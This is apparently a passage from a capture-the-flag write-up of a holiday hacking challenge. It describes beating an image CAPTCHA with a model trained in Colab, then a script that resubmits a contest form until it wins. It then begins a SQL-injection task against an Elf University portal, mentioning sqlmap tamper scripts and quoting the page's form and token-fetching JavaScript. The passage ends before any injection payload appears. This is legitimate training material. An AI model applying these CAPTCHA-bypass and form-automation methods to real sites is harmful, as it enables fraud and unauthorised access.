
So 30 seconds per CAPTEHA was just way too slow – we need something with a GPU, because Tensor Flow can use that. Since I don't have a machine with a GPU, I moved this project into Google Colaboratory. I chose python3 with GPU as the runtime environment.

I uploaded my presorted training images into the Google Colab filesystem, then ran the training script in the new environment. The entire codebase only needed one minor modification – I had to provide a default value for one of the command-line path parameters in the training script. Reason – there really isn't a command line in Google Colab. Your scripts reside in "cells" that you execute in a standalone basis, so there's no easy way to provide run-time command-line parameters.

After moving the project into Google Colab, I was able to beat the CAPTEHA the majority of the time, which was all I needed. The following screenshot shows the end of the training run at Google Colab.




After completion of training, I ran the CAPTEHA script. The following screenshot shows a run where we beat the CAPTEHA on the first attempt.





After beating the CAPETHA, the script then endlessly submits the contest entry form until we kill it.

After about a minute, we win! On subsequent attempts, the back-end server notifies us that we've won, but entries for our email are no longer accepted because our email was already previously selected:




After winning, we received an email with the winning code:







Now that we've won a life-time supply of cookies for Krampus, lets go talk to him.



Talking to Krampus, he now gives us the gift of teleportation through the tunnels! He also says he scanned the slips of paper and put them on the server. Unfortunately, he's locked out of his account, so he asks us to hack into it to get the images.

We now have a new map in our badge!







Wow – now we can use the steam tunnels to move quickly around the campus. Let's teleport to Hermey Hall for practice . After clicking on the Hermey Hall designator in the map, I popped out of the grate in the wall next to the speaker agenda sign.

Photo – selfie of me as I popped out of the grate in Hermey Hall


Alright – time to retrieve the scraps of paper from the server.




Let's go back to the dorm and talk with Pepper Minstix. He repeats his suggestion to look at sqlmap, and mentions the need for tamper scripts. Let's check that out. The portal is here: https://studentportal.elfu.org/




If we scroll down the page, we run into an "Apply Now" button:




Let's click it to go to the "apply" page. On the "apply" page, you can complete an application and submit it:




After submitting your application, you get the "application-received" page.



You can then check the status of your application on the “check” page – use the “Check Application Status” menu item to go there, then type your email into the input form and click the “Check Status” button.



I imagine that all of the Elf University enrollment staff are helping Santa because it’s the holiday season – my application has been pending for a long time:



Alright, it's time to hack this site. Let's look at what happens when the status of an application is checked.

Start by loading the "check" page. This generates a simple GET to /check.php

```
GET /check.php HTTP/1.1
```


This page has a form with two fields – the visible email address field which you type your email address into, and a hidden token field with no initial value:

```
<form id="check" action="/application-check.php" method="get" class="form-signin mb-5" onSubmit="submitApplication()">
    <br/>
    <h1 class="display-4 mb-5 font-weight-normal">Check Application Status</h1>
    <div class="form-group">
        <label for="inputEmail" class="sr-only">Elf Mail Address</label>
        <input name="elfmail" type="email" id="inputEmail" class="form-control form-control-lg" placeholder="Email address" required=""

    </div>
    <input type="hidden" id="token" name="token" value=""/>
    <div class="row">
        <div class="col-12 text-center">
            <input type='submit' class="btn btn-danger btn-lg mt-4 px-5" value="Check Status" />
        </div>
    </div>

</form>
```


When the form on the page is submitted, an ajax call is first made to "/validator.php" to fetch a token. After the token is received, the form (with the new token in it) is then submitted via a GET to "application-check.php". The following screenshot shows the javascript on the check page that executes this mini-workflow:

```
<!--  Custom js -->
<script>

function submitApplication() {
  console.log("Submitting");
  elfSign();
  document.getElementById("check").submit();
}
function elfSign() {
  var s = document.getElementById("token");

  const Http = new XMLHttpRequest();
  const url='/validator.php';
  Http.open("GET", url, false);
  Http.send(null);

  if (Http.status === 200) {
    console.log(Http.responseText);
    s.value = Http.responseText;
  }

}

</script>
```

